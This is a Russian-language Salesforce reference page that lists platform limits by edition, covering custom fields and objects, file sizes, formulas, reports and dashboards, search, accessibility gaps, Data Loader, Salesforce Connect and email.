Ограничения по поиску

Ограничения по поиску, применяемые к расширениям файлов, размерам файлов, группам синонимов и раскрывающимся спискам.

Ограничения для стандартных объектов

Ограничения для стандартных объектов позволяют просматривать сведения об использовании настроек объектов (например, количество добавленных настраиваемых полей или примененных правил общего доступа).

Ограничения для функций и версий Salesforce

Ограничения для функций Salesforce по версиям.

Прим.: Проблемы с просмотром чисел и столбцов этой таблицы? Попробуйте применить это представление.

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
Планы действий: максимальное количество задач	—				75		
Активные фильтры поиска	5 на объект						
Активные правила проверки на объект	—	20			100	500	100
Вложения: максимальный размер в связанном списке «Примечания и вложения»[1]		25 МБ для файловых вложений. 2 Гб для вложений ленты.					
Категории: максимальное стандартное количество категорий и уровней иерархии	—				• 100 категорий в группе категорий данных; • 5 уровней в иерархии групп категорий данных;		
Группы категорий: максимальное стандартное количество;					5 групп категорий с 3 одновременно активными;		
Сертификаты: максимальное значение					50		
Доставка содержимого: стандартная пропускная способность доставки за истекшие сутки	20 Гб						
Доставка содержимого: стандартное количество просмотров доставки за истекшие сутки	20 000						

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
Доставка содержимого: максимальный размер файла для интерактивного просмотра	25 Мб						
Содержимое: максимальный размер файла	• 2 Гб • 2 Гб (включая заголовки) при загрузке посредством Chatter REST API • 2 Гб (включая заголовки) при загрузке посредством REST API • 38 Мб при загрузке посредством SOAP API • 10 Мб при загрузке посредством BULK API • 10 Мб для документов Google • 10 Мб при загрузке посредством Visualforce						
Содержимое: максимальное количество библиотек;	2 000						
Содержимое: максимальное количество документов;	30 000 000						
Содержимое: максимальное количество документов и версий в течение суток (можно изменить);	200 000						2 500
Пакеты содержимого: максимальное количество файлов.	—	50					
Настраиваемые приложения[2]	—	1		255 Если вы хотите увеличить лимит, обратитесь в компанию Salesforce.	260 Если вы хотите увеличить лимит, обратитесь в компанию Salesforce.	Unlimited Edition	10

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
Количество настраиваемых полей на объект[3]	5	25	100		500	800	500
Настраиваемые метки	—			5 000			
Настраиваемые ссылки: максимальная длина метки;	1 024 символов						
Настраиваемые ссылки: максимальная длина URL-адреса.	3 000 байтов[4]						
Настраиваемые объекты[5]	—	5	50		200	2 000	400
Настраиваемые объекты: удаление родительских записей во взаимосвязи «Многие ко многим»	—	Доступны, пока более 200 записей объекта объединения связано с удаленной родительской записью *и* объект объединения имеет поле сводного резюмирования, которое сводится к другой родительской записи.					
Настраиваемые объекты: максимальное количество взаимосвязи «Основная — подробная»		2[6]					
Настраиваемые полномочия	—				1 000		
Настраиваемые профили: максимальное значение	—			2	1 500 на тип лицензии пользователя		
Настраиваемые параметры: ограничение для кэшированных данных	Наименьшее из двух значений: 10 МБ или 1 МБ, умноженное на количество полных лицензий пользователя в организации (недоступно в версиях Contact Manager и Professional Edition)						
Настраиваемые параметры: максимальное количество полей на настройку	5	—	100	—	300		
Подразделения: максимальное значение	—			100			—
Документы: максимальный размер	20 Мб						

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
логотипа настраиваемого приложения							
Документы: максимальный размер загружаемого документа	5 Мб						
Документы: максимальный размер имени (с расширением)	255 символов						
Процессы права и контрольные точки	—			Можно создать до 1 000 процессов права и до 10 контрольных точек на процесс. Если организация создана до выпуска Summer '13, максимальное количество процессов права может быть ниже. Чтобы увеличить его, свяжитесь с Salesforce.			
Внешние объекты[7]	—				100		
Отслеживание журнала поля: максимальное количество настраиваемых и стандартных полей, отслеживаемых для стандартных или настраиваемых объектов	—	20					
Размер файла: максимальный размер в Chatter и на вкладке «Файлы»	2 Гб						
Финансовые года: максимальное настраиваемое количество	250						
Формулы: максимальное количество отображенных символов после оценки выражения формулы	1 300						
Формулы: максимальная длина	3 900 символов						

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
Формулы: максимальный размер при компиляции	5 000 байтов						
Формулы: максимальный размер при сохранении	4 000 байтов						
Формулы: уникальная взаимосвязь на объект	15						
Формулы: Функции VLOOKUP на объект	10						
Идеи: максимальный размер комментария к HTML-идее	—			4 Кб			
Идеи: максимальный размер описания HTML-идеи				32 Кб			
Приложения Lightning	—			10	25	Unlimited Edition	—
Страницы Lightning: максимальное количество компонентов в регионе	25						
Взаимосвязь «Основная — подробная»: максимальное количество дочерних записей	10 000[8]						
Объекты: максимальное количество удаленных комбинированных объектов и дочерних записей	100 000						
Мультиканал: максимальное количество отложенных запросов на маршрутизацию[9]	—			30 000			
Мультиканал: максимальное				5 000 в час			

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
количество рабочих элементов в очереди[10]							
Группы, работающие с возможностями: максимальное количество участников	—				30		
Наборы полномочий: максимальное количество (создано)	—	1		2	1 000		
Наборы полномочий: максимальное количество (создано и добавлено как часть установленного управляемого пакета AppExchange)	—		1 500				
Вопрос: максимальное количество символов	—				1 000		—
Вопрос: максимальное количество символов (если включен параметр «Оптимизировать поток вопросов» для компонента Chatter Answers)					32 000		
PDF-смета: максимальная высота логотипа	—			150 пикселов			
PDF-смета: максимальный размер логотипа				5 Мб			
Корзина: максимальное количество записей	Объем хранилища (Мб), умноженный на 25						
Ответ максимальное количество символов	—				1 000		—
Ответ (личный): максимальное количество символов (если включен параметр «Оптимизировать поток					4 000		—

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
вопросов» для компонента Chatter Answers)							
Ответы (общедоступные): максимальное количество символов (если включен параметр «Оптимизировать поток вопросов» для компонента Chatter Answers)					32 000		—
Общедоступные действия	Пользователь может создавать до 50 контактов включительно для неповторяющихся записей, негрупповых задач и неповторяющихся событий. Один из контактов выбирается основным. Все другие становятся вторичными контактами.						
Правила общего доступа	—			Разрешается создавать не более 300 правил общего доступа к объекту, в том числе не более 50 правил общего доступа на основе критериев.			
Статические ресурсы		Статический ресурс не должен превышать 5 Мб. Общий размер статических ресурсов организации может составлять не более 250 Мб.					
Вкладки[2]	—	3	5	1 210 Если вы хотите увеличить лимит, обратитесь в компанию Salesforce.	1 225 Если вы хотите увеличить лимит, обратитесь в компанию Salesforce.	1 225 Если вы хотите увеличить лимит, обратитесь в компанию Salesforce.	100
Теги	Пользователь ограничен следующими максимальными количествами: • 500 уникальных личных тегов • 5 000 экземпляров личных тегов, примененных к записям Ограничение для всех пользователей организации составляет не более: • 1 000 уникальных общедоступных тегов • 50 000 экземпляров общедоступных тегов, примененных к записям • 5 000 000 экземпляров личных и общедоступных тегов, примененных к записям						
Территории: правила назначения	—				15		

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
максимального количества организации							
Пользователи: максимальное количество создано	1	5	10	Unlimited Edition			2
Пользователи: максимальное количество создано (Chatter Free)	—	5 000					
Visual Workflow	—				Каждый поток может иметь не более: • 50 версий • 2 000 этапов Каждая организация может использовать не более: • 500 активных потоков • 1 000 потоков всего • 30 000 ожидающих сеансов в определенное время • 1 000 событий, обрабатываемых за час • 20 000 заданных событий оповещения по относительному времени во всех потоках и их версиях		
Web-to-Case: максимальное количество новых запросов, сгенерированных за последние сутки	—			5 000[11]			
Web-to-Lead: максимальное количество новых интересов, сгенерированных за последние сутки				500[11]			

[1] Вложение может быть добавлено в связанный список «Вложения» для обращений, решений, кампаний, задач или событий либо в связанный список «Примечания и вложения» для организаций, контактов, интересов, возможностей или настраиваемых объектов. Если данный связанный список не отображается, обратитесь к администратору с просьбой добавить его в макеты страниц задач или событий.

[2] В отношении настраиваемых приложений и настраиваемых вкладок управляемого пакета, опубликованного в каталоге AppExchange, не действуют ограничения, установленные для версии Salesforce.

[3] Дополнительные ограничения применяются к действиям, полям типа «Область подробного текста», полям взаимосвязи и полям сводного резюмирования.

[4] При замене данных для маркеров URL-адреса размер ссылки может превышать 3 000 байтов. Обозреватель может накладывать дополнительные ограничения на максимальную длину URL-адреса.

[5] В отношении настраиваемых объектов управляемого пакета, опубликованного в каталоге AppExchange, не действуют ограничения, установленные для версии Salesforce. В то же время организации не могут содержать 2 000 настраиваемых объектов, независимо от их источника или пространства имен. Обратимо удаленные настраиваемые объекты и их данные учитываются ограничениями. Рекомендуем удалять ненужные настраиваемые объекты без возможности восстановления.

[6] Каждая взаимосвязь включена в максимальное количество настраиваемых полей.

[7] Ограничение, равное 100 внешним объектам, применяется независимо от количества дополнительных компонентов Salesforce Connect, приобретенных для организации. Внешние объекты не учитываются ограничениями для настраиваемых объектов.

[8] Количество дочерних записей для взаимосвязи «Основная — подробная» не должно превышать 10 000.

[9] Максимальное количество объектов, которые могут ожидать маршрутизацию через мультиканал в организации. Когда элемент поставлен в очереди с включенным мультиканалом, тот маршрутизирует его доступному агенту. Если доступных агентов нет, работа ожидает маршрутизацию. Вы можете столкнуться со снижением производительности администратора мультиканала, когда количество отложенных запросов на маршрутизацию смет превышает 10 000.

[10] Максимальное количество записей, которые могут быть помещены в очередь за один час в организации, по всем очередям с включенным мультиканалом. Каждый раз при назначении элемента в очередь мультиканала платформа проверяет, сколько элементов было помещено в очередь за предыдущий час. Если достигнут предел, то элемент не назначается в очередь.

[11] Если организация превышает ежедневное ограничение для функции Web-to-Case или Web-to-Lead, ответственный за обращение по умолчанию или автор интереса по умолчанию получает электронное уведомление, содержащее сведения об интересах или обращениях. При достижении суточного ограничения система Salesforce добавляет новые запросы в очередь, содержащую отложенные запросы Web-to-Case и Web-to-Lead. Запросы отправляются после обновления текущего ограничения. Очередь может содержать не более 50 000 комбинированных запросов. При достижении ограничения по количеству отложенных запросов дополнительные запросы отклоняются и не добавляются в очередь. Электронные уведомления о первых пяти отклоненных запросах отправляются администратору. Чтобы изменить текущее ограничение по количеству отложенных запросов, обратитесь в службу поддержки Salesforce.

Ограничения по доступности

Общие ограничения по доступности, а также ограничения по использованию клавиатуры и программ для чтения экрана.

Общие ограничения по доступности

Chatter и консоль Salesforce не поддерживают функции доступности.

Функции Salesforce, недоступные зрячим пользователям клавиатуры

Ниже перечислены функции, которые полностью недоступны зрячим пользователям клавиатуры. Возможные причины: собственность сторонней компании, отсутствие адекватной поддержки для решений доступности или ограничения, применяемые нашими средами разработки.

- Визуальный индикатор фокусировки не внедрен.
- Некоторое содержимое отображается в областях наложения без использования соответствующей клавиатурной фокусировки и контроля команд. Данные области доступны в Chatter и обучающих видеороликах.
- Некоторые расширенные интерактивные интерфейсы (например, интерфейсы перетаскивания) не поддерживаются клавиатурой. Данные интерфейсы могут использовать альтернативные методы или не поддерживаться режимом доступности.

Функции Salesforce, недоступные пользователям программы для чтения экрана

Ниже перечислены функции, которые полностью недоступны пользователям программы для чтения экрана. Возможные причины: собственность сторонней компании, отсутствие адекватной поддержки для решений доступности или ограничения, применяемые нашими средами разработки.

- Некоторые расширенные интерактивные интерфейсы (например, интерфейсы перетаскивания) не поддерживаются. Данные интерфейсы могут использовать альтернативные методы или не поддерживаться режимом доступности.
- PDF-файлы не поддерживают режим доступности.
- Обучающие видеоролики не поддерживают звуковое описание (включая расширенное звуковое описание).
- Некоторое содержимое отображается в областях наложения, которые не распознаются программами для чтения экрана, благодаря чему пользователь может взаимодействовать с другим содержимым, не закрывая область наложения. Данные области доступны в Chatter и обучающих видеоматериалах.
- При использовании функции замедленного чтения предупреждение о завершении сеанса может быть озвучено слишком поздно.

Chatter и консоль Salesforce не поддерживают функции доступности.

Ограничения отчетов и панелей мониторинга Salesforce по версиям

Различия между фильтрацией и редактированием отчетов, снимков, панелей мониторинга.

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
Типы настраиваемых отчетов (Ограничения применяются ко всем типам настраиваемых отчетов, независимо от статуса разработки.)	—			50	200	2 000	400

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
Фильтры панели мониторинга				3 на панель мониторинга			
Динамические панели мониторинга на организацию	—				Не более 5	Не более 10	Не более 3
Количество фильтров поля на отчет[1]	20						
Количество формул в отчете	5						
Отчетные снимки	—			1[2,3,4]	1[2]	2[2]	1[2,3,4]
Запланированные обновления панели мониторинга	—				1[2]	2[2]	—
Количество запланированных отчетов в час (Размер электронного отчета не должен превышать 10 Мб.)	—			1[2,3,5]	1[2]	2[2]	1[2,3,5]

[1] Данные ограничения применяются к конструктору отчетов. При использовании мастера отчетов ограничение равно 10.

[2] Всего не более 200.

[3] Только часы неполной нагрузки (промежуток времени между 18:00 и 03:00 по местному времени).

[4] Ограничено до одного предпочтительного времени начала в день.

[5] Ограничено до трех предпочтительных моментов времени начала в день.

Ограничения по поиску

Ограничения по поиску, применяемые к расширениям файлов, размерам файлов, группам синонимов и раскрывающимся спискам.

Ограничения по поиску

Ограничения по поиску записей документов и групп синонимов.

Ограничения по поиску синонимов

С помощью групп синонимов наборы слов или фраз поровну обрабатываются в поисках. Поиск термина в группе синонима возвращает результаты для всех терминов данной группы. Организация может создавать до 10 000 групп синонимов.

Ограничения по поиску раскрывающихся списков

При сортировке результатов поиска для отдельного объекта заголовки столбцов для полей раскрывающихся списков со множественным выбором недоступны для нажатия, так как тип поля раскрывающегося списка со множественным выбором не поддерживает возможность сортировки.

Ограничения для интегрированного поиска

Учитывайте ограничения количества результатов новых поисков в час, количества внешних объектов на организацию и максимальной длины маркера приложения OAuth.

Ограничения по поиску

Ограничения по поиску записей документов и групп синонимов.

Ограничения по поиску документов

Функция поиска по содержимому документов поддерживает несколько типов файлов и использует ограничения по их размеру. Содержимое документов, размер которых превышает максимально допустимый, недоступно для поиска; поиск может быть выполнен по полям документа. Поиск выполняется только по первому миллиону символов. Остальной текст поиском не охватывается.

Тип файла	Расширения файла	Максимальный размер
HTML (только текст внутри тега `<body>`)	`.htm`, `.html`, `.xhtml`	5 Мб
PDF	`.pdf`	25 Мб
PPT	`.pot`, `.pps`, `.ppt`	25 Мб
RTF	`.rtf`	5 Мб
Текст	`.c`, `.cpp`, `.css.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt`	5 Мб
Word	`.doc`, `.dot`	25 Мб
XLS	`.xls`, `.xlt`	5 Мб или не более 100 000 ячеек
XML	`.xml`	5 Мб

Ограничения по поиску синонимов

С помощью групп синонимов наборы слов или фраз поровну обрабатываются в поисках. Поиск термина в группе синонима возвращает результаты для всех терминов данной группы. Организация может создать до 10 000 групп синонимов.

СМ. ТАКЖЕ:

- Ограничения по поиску для файлов Chatter
- Ограничения для Salesforce Files и Salesforce CRM Content

Ограничения по поиску синонимов

С помощью групп синонимов наборы слов или фраз поровну обрабатываются в поисках. Поиск термина в группе синонима возвращает результаты для всех терминов данной группы. Организация может создавать до 10 000 групп синонимов.

Ограничения по поиску раскрывающихся списков

При сортировке результатов поиска для отдельного объекта заголовки столбцов для полей раскрывающихся списков со множественным выбором недоступны для нажатия, так как тип поля раскрывающегося списка со множественным выбором не поддерживает возможность сортировки.

Ограничения для интегрированного поиска

Учитывайте ограничения количества результатов новых поисков в час, количества внешних объектов на организацию и максимальной длины маркера приложения OAuth.

Максимальное количество результатов новых поисков в час	100 000 на организацию Прим.: Это совокупное ограничение для всех внешних источников данных. Например, если у вас есть ресурсы OData и OpenSearch, ограничение распространяется на оба из них.
Максимальное количество внешних объектов на одну организацию	200 Прим.: Это совокупное ограничение для всех внешних источников данных.
Максимальная длина маркера приложения OAuth, созданного внешней системой	4 000 символов

Ограничения для стандартных объектов

Ограничения для стандартных объектов позволяют просматривать сведения об использовании настроек объектов (например, количество добавленных настраиваемых полей или примененных правил общего доступа).

Отображаемый список определяется выбранным объектом. Совет по дальнейшим действиям отображается в том случае, если ограничение, установленное для объекта, достигает или превышает 75%.

Страница ограничений для стандартного объекта может использоваться при планировании настройки отдельного стандартного объекта или отслеживания показателей использования установленных ограничений.

Перейдите на страницу «Ограничения» посредством параметров управления для соответствующего объекта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Прим.: Ограничения в процентах отображаются усеченными, а не округленными. Например, если организация использует ограничение для отдельной настройки на 95,55%, то отображается 95%.

Ограничения по поддержке и администрированию

Ограничения для правил назначения, автоматического ответа, расширения и бизнес-правил

Ограничения по автоматизации процесса создания интересов, а также ограничения для электронных ответов, расширений и бизнес-правил по версиям.

Ограничения для Chatter Answers

Ограничения для вопросов и настроек клиентского портала.

Ограничения для полей, раскрывающихся списков и параметров данных

Ограничения для настраиваемых полей, раскрывающихся списков, настраиваемых раскрывающихся списков и настраиваемых параметров данных.

Ограничения для клиентских порталов

Ограничения для настраиваемых объектов на клиентском портале, а также ограничения для пользователей портала.

Ограничения по импорту данных

Ограничения по импорту данных посредством приложения Data Loader.

Ограничения по интеграции внешних данных

Ограничения для Salesforce Connect по доступу к данным, хранящимся вне организации Salesforce.

Ограничения для пользователей External Identity

Ограничения определяются лицензиями пользователя External Identity.

Ограничения для сообщений эл. почты

Ограничения для сообщений эл. почты, пакетных электронных рассылок и электронных бизнес-правил.

Ограничения для Salesforce Knowledge

Ограничения для Salesforce Knowledge по версиям.

Ограничения для поля

Ограничения для зашифрованных полей, полей слияния и полей формулы.

Ограничения для хранилищ и файлов

Ограничения для Salesforce Files, CRM Content и Chatter, а также ограничения по распределению хранилища.

Ограничения по просмотру страниц Force.com Sites

Ограничения для запросов, считающихся просмотрами страниц.

Ограничения по выставлению счета для Force.com Sites

Термины для ограничений по выставлению счета для сайтов Force.com.

Общие ограничения для безопасных сред и их хранилищ

Ограничения для безопасных сред.

Ограничения для политик паролей

Ограничения по количеству и использованию паролей пользователей.

Ограничения для сайтов по версиям

Ограничения для сайтов, пропускной способности, времени запроса на обслуживание и максимального количества просмотров страниц по версиям.

Ограничения по импорту Site.com

Ограничения по импорту сайтов и файлов.

Ограничения для веб-запросов

Ограничения по параллельному использованию веб-запросов.

СМ. ТАКЖЕ:

Замечания по Lightning Experience

Ограничения для приложения Salesforce Mobile Classic

Функции, отличные или недоступные в мобильном приложении Salesforce1

Рекомендации по использованию инструментов управления повторами

Ограничения для консоли Salesforce

Ограничения для правил назначения, автоматического ответа, расширения и бизнес-правил

Ограничения по автоматизации процесса создания интересов, а также ограничения для электронных ответов, расширений и бизнес-правил по версиям.

Правила назначения позволяют автоматизировать создание интересов и процессы поддержки, используемые в организации. Правила автоматического ответа позволяют определять условия для отправки автоматических электронных ответов при получении интересов или обращений. Правила расширения позволяют автоматически расширять обращения, которые не были решены по истечении заданного периода времени. Бизнес-правила определяют условия совершения автоматических действий, таких как обновление полей или создание задач.

В таблице ниже приведены ограничения для правил.

Ограничения	Описание
Активные правила на объект (Ограничения применяются к любым комбинациям *активных* бизнес-правил, правил назначения, правил	50

Ограничения	Описание
автоматического ответа и правил перевода на следующий уровень, а также процессов.)	
Правила назначения, автоматического ответа и перевода на следующий уровень	Каждое может использовать: • 3 000 записей правила • 300 записей правила на основе критериев формулы • 25 критериев фильтрации на запись правила
общее количество действий на правило;	200
общее количество правил. ((Ограничения применяются к любым комбинациям *активных* и *неактивных* бизнес-правил, правил назначения, правил автоматического ответа и правил перевода на следующий уровень.)	500 на объект; 2 000 на организацию

Ограничения для Chatter Answers

Ограничения для вопросов и настроек клиентского портала.

Компонент Chatter Answers объединяет вкладки «Обращения» и «Ответы», а также Force.com Sites, клиентский портал и Salesforce Knowledge, в веб-сообщество.

Ниже перечислены ограничения, действующие для Chatter Answers.

- Каждый вопрос приложения Chatter Answers поддерживает не более 500 ответов.
- При настройке клиентского портала вкладка «Ответы» поддерживает все стили вкладки и только следующие стили страницы:
  - Фон страницы
  - Текст
  - Ссылка
  - Всплывающая ссылка

СМ. ТАКЖЕ:

Советы по внедрению Chatter Answers

Ограничения для полей, раскрывающихся списков и параметров данных

Ограничения для настраиваемых полей, раскрывающихся списков, настраиваемых раскрывающихся списков и настраиваемых параметров данных.

Ограничения для настраиваемых полей объекта

Ограничения для настраиваемых полей по версиям.

Ограничения для настраиваемых раскрывающихся списков
Ограничения для настраиваемых списков, позволяющих выбирать предварительно заданные значения.
Ограничения для настраиваемых параметров
Ограничения для размера кэшированных данных, действующие для настраиваемых параметров.
Ограничения для стандартных раскрывающихся списков
Ограничения для значений, установленных в стандартных раскрывающихся списках.

Ограничения для настраиваемых полей объекта

Ограничения для настраиваемых полей по версиям.

Количество настраиваемых полей, допустимое для объекта, определяется используемой версией Salesforce. Максимальное количество действий, полей типа «Область подробного текста», полей типа «Область обогащенного текста», полей взаимосвязи и полей сводного резюмирования также определяется используемой версией системы.

<table>
<tr><th>Тип поля</th><th>Personal Edition</th><th>Contact Manager</th><th>Group Edition</th><th>Professional Edition</th><th>Enterprise Edition</th><th>Developer Edition</th><th>Unlimited Edition и Performance Edition</th></tr>
<tr><td>Действия</td><td colspan="3">Без дополнительного ограничения</td><td>20</td><td colspan="3">100</td></tr>
<tr><td>Область подробного текста</td><td colspan="7" rowspan="2">Объект может содержать неограниченное количество полей типа «Область обогащенного текста» и «Область подробного текста», несмотря на ограничение версии по общему количеству настраиваемых полей, доступному для объекта, независимо от типа поля. Каждый объект может содержать 1 600 000 символов во всех полях типа «Область подробного текста» и «Область обогащенного текста». При создании поля типа «Область подробного текста» или «Область обогащенного текста» рекомендуем задать максимальную длину вводимого текста. По умолчанию данные поля подробного и обогащенного текста могут содержать не более 32 768 символов (32 Кб). Максимальная длина данных полей подробного и обогащенного текста может составлять 131 072 символа (128 Кб). Минимальная длина составляет 256 символов. Максимальный размер изображения, доступного для загрузки в поле типа «Область обогащенного текста», составляет 1 Мб.</td></tr>
<tr><td>Область обогащенного текста</td></tr>
<tr><td>Взаимосвязь</td><td colspan="2" rowspan="2">Без дополнительного ограничения</td><td colspan="5">40</td></tr>
<tr><td>Сводное резюмирование</td><td colspan="5">25</td></tr>
</table>

Ограничения для настраиваемых раскрывающихся списков

Ограничения для настраиваемых списков, позволяющих выбирать предварительно заданные значения.

Настраиваемые раскрывающиеся списки с выбором одного варианта могут содержать:

- не более 1 000 значений;
- не более 255 символов на значение.

Настраиваемые раскрывающиеся списки со множественным выбором могут содержать:

- не более 500 значений;
- не более 255 символов на значение.

За один раз для записи можно выбрать до 100 значений.

Ограничения для настраиваемых параметров

Ограничения для размера кэшированных данных, действующие для настраиваемых параметров.

Настраиваемые параметры доступны в полях формулы, правилах проверки, коде Apex и SOAP API.

Ниже перечислены ограничения, действующие для размера кэшированных данных и настраиваемых параметров.

- Общий размер кэшированных данных, допустимый для организации, должен быть **наименьшим** из двух значений:
  - 10 Гб
  - 1 Мб, умноженный на количество полных лицензий пользователя в организации.

  Например, организации, использующей три полных лицензии, предоставляется хранилище настраиваемых параметров размером 3 Мб. Организации, использующей 20 полных лицензий, предоставляется хранилище размером 10 Мб.
- Каждому сертифицированному управляемому пакету предоставляется отдельное ограничение наряду с ограничением для организации. Например, если организация устанавливает два сертифицированных управляемых пакета и использует три полные лицензии, то каждому сертифицированному управляемому пакету предоставляется хранилище настраиваемых параметров размером 3 Мб наряду с аналогичным ограничением для организации, равным 3 Мб.
- Разрешается добавлять не более 300 полей на один настраиваемый параметр, если ограничение для настраиваемых объектов составляет не менее 300 полей. Если данное ограничение составляет менее 300 полей, то ограничение по количеству полей для настраиваемых параметров равняется ограничению по количеству полей для настраиваемых объектов.

Ограничения для стандартных раскрывающихся списков

Ограничения для значений, установленных в стандартных раскрывающихся списках.

Раскрывающийся список — это настраиваемый список, позволяющий выбирать предварительно заданные значения.

Максимальное количество символов, разрешенное для раскрывающихся списков, зависит от типа такого списка. Каждое значение в раскрывающемся списке содержит разрыв строки и символ возврата, которые не отображаются. Эти два дополнительных символа на каждое значение учитываются ограничением, равным каждому значению.

Значения стандартных раскрывающихся списков могут содержать не более 255 символов каждое, без учета разрывов строк и символов возврата. Это применяется в отношении раскрывающихся списков с выбором одного варианта и с выбором нескольких вариантов.

Поле раскрывающегося списка	Максимальное количество значений
«Статус интереса»	100
Статус задачи	100
Приоритет задачи	50
Статус обращения	100
Приоритет обращения	50
Этап возможности	100

Ограничения для клиентских порталов

Ограничения для настраиваемых объектов на клиентском портале, а также ограничения для пользователей портала.

Дополнительную информацию о количестве клиентских порталов и пользовательских лицензий клиентского портала, доступных для активации, можно получить в компании Salesforce.

Ограничения для настраиваемых объектов на клиентских порталах

Ниже перечислены ограничения, действующие для настраиваемых объектов на клиентских порталах.

- Максимальное количество настраиваемых объектов, доступных для добавления на клиентский портал, определяется общим количеством настраиваемых объектов, установленных для используемой версии.
- Кроме того, пользовательские лицензии определяют количество настраиваемых объектов, доступных пользователю на клиентском портале. Дополнительную информацию можно получить в компании Salesforce.

Ограничения организаций-лиц

Пользователю Salesforce может принадлежать не более 1 000 пользователей портала организации-лица. Сюда относятся пользователи организаций-лиц с лицензиями Customer Community Plus, Клиентский портал и другими лицензиями портала на основе ролей. Пользователи организаций-лиц с лицензиями массового портала, например Массовый клиентский портал или Customer Community, не попадают под это ограничение. Пользователи с лицензиями партнерского портала или Partner Community не могут быть пользователями организаций-лиц, так что это ограничение для них не действует.

Ограничения для ролей портала

Максимальное количество ролей, используемых в порталах или сообществах организации, составляет 5 000. Данное ограничение охватывает роли, связанные со всеми клиентскими порталами, партнерскими порталами или сообществами организации. Чтобы избежать излишнего увеличения данного количества, рекомендуем регулярно проверять и сокращать количество ролей. Также можно удалять неиспользуемые роли. Чтобы увеличить количество ролей, обратитесь в службу поддержки Salesforce.

СМ. ТАКЖЕ:

Включение Salesforce CRM Content на клиентском портале

Ограничения по настройке клиентского портала

Ограничения по импорту данных

Ограничения по импорту данных посредством приложения Data Loader.

Ниже перечислены ограничения, действующие для данных, импортированных посредством приложения Data Loader.

Разрешается использовать только даты, соответствующие выбранному диапазону. Допустимая начальная дата: 1700-01-01T00:00:00Z GMT или первые секунды 1 января 1700 года. Допустимая конечная дата: 4000-12-31T00:00:00Z GMT или первые секунды 31 декабря 4000 года. Данные значения смещаются согласно часовому поясу пользователя. Например, допустимая начальная дата по тихоокеанскому времени: 1699-12-31T16:00:00 или 16:00 31 декабря 1699 года.

При использовании приложения Data Loader 28.0 или более поздней версии максимальный размер поля для импортированных CSV-файлов составляет 32 000 символов.

Ограничения по интеграции внешних данных

Ограничения для Salesforce Connect по доступу к данным, хранящимся вне организации Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Общие ограничения для Salesforce Connect

Назначенная пользовательская лицензия определяет максимальное количество настраиваемых объектов, доступных каждому пользователю. Кроме того, предоставляются полномочия объектов в количестве, не превышающем число внешних объектов. Внешние объекты не учитываются ограничениями для настраиваемых объектов.

Максимальное количество внешних объектов на одну организацию[1]	100
Максимальное количество присоединений на один запрос для внешних объектов и объектов других типов	4
Максимальная длина маркера OAuth, созданного внешней системой	4 000 символов
Максимальное количество новых строк, извлеченных в течение часа поисками SOSL и Salesforce. Данное ограничение не применяется к внешним источникам данных большого объема.	100 000
Максимальное количество новых строк, извлеченных или созданных в течение часа. Данное ограничение не применяется к следующему: • внешние источники данных большого объема; • строки, извлеченные только как результаты поиска и не открытые или не отредактированные; • другие строки, которые уже были извлечены.	50 000

[1]Ограничение, равное 100 внешним объектам, применяется независимо от количества дополнительных компонентов Salesforce Connect, приобретенных для организации. Внешние объекты не учитываются ограничениями для настраиваемых объектов.

Ниже перечислены ограничения, которые применяются только к адаптеру OData 2.0 и 4.0 для Salesforce Connect.

Максимальный размер HTTP-запроса для OData	8 Мб
Максимальный размер HTTP-ответа для OData	8 Мб
Максимальный размер результирующего набора для запроса OData	16 Мб
Максимальный размер результирующего набора для подзапроса OData	1 000 строк.

Ниже перечислены ограничения, доступные для организации.

- 10 000 запросов OData в час при использовании версии Enterprise Edition, Performance Edition и Unlimited Edition. Более высокие ограничения доступны по запросу.

- 1 000 запросов OData в час при использовании версии Developer Edition.

СМ. ТАКЖЕ:

Рекомендации по использованию Salesforce Connect: все адаптеры

Ограничения для пользователей External Identity

Ограничения определяются лицензиями пользователя External Identity.

Рекомендуем ограничить количество пользователей лицензии External Identity в сообществе десятью миллионами уникальных пользователей в месяц. Чтобы увеличить данное ограничение, обратитесь к менеджеру по работе с клиентами Salesforce. Превышение данного ограничения может инициировать повышение текущих платежей и снижение ожидаемой производительности.

Ограничения для сообщений эл. почты

Ограничения для сообщений эл. почты, пакетных электронных рассылок и электронных бизнес-правил.

Общие ограничения для сообщений эл. почты

Ограничения для сообщений эл. почты и шаблонов эл. почты по версиям.

Ежедневные ограничения для электронных предупреждений

Ежедневное ограничение по количеству сообщений эл. почты, отправленных посредством электронных предупреждений, составляет 1 000 сообщений в расчете на одну организацию со стандартной лицензией Salesforce, кроме организаций с бесплатной лицензией Developer Edition и пробной лицензией, ежедневное ограничение для которых составляет 15 сообщений. Общее ограничение для организации составляет 2 000 000. Данное ограничение применяется к сообщениям эл. почты, отправленным посредством электронных предупреждений в бизнес-правилах, процессах утверждения, потоках или REST API.

Ограничения для пакетных электронных рассылок

Ограничения по отправке пакетных электронных рассылок по версиям.

Общие ограничения для сообщений эл. почты

Ограничения для сообщений эл. почты и шаблонов эл. почты по версиям.

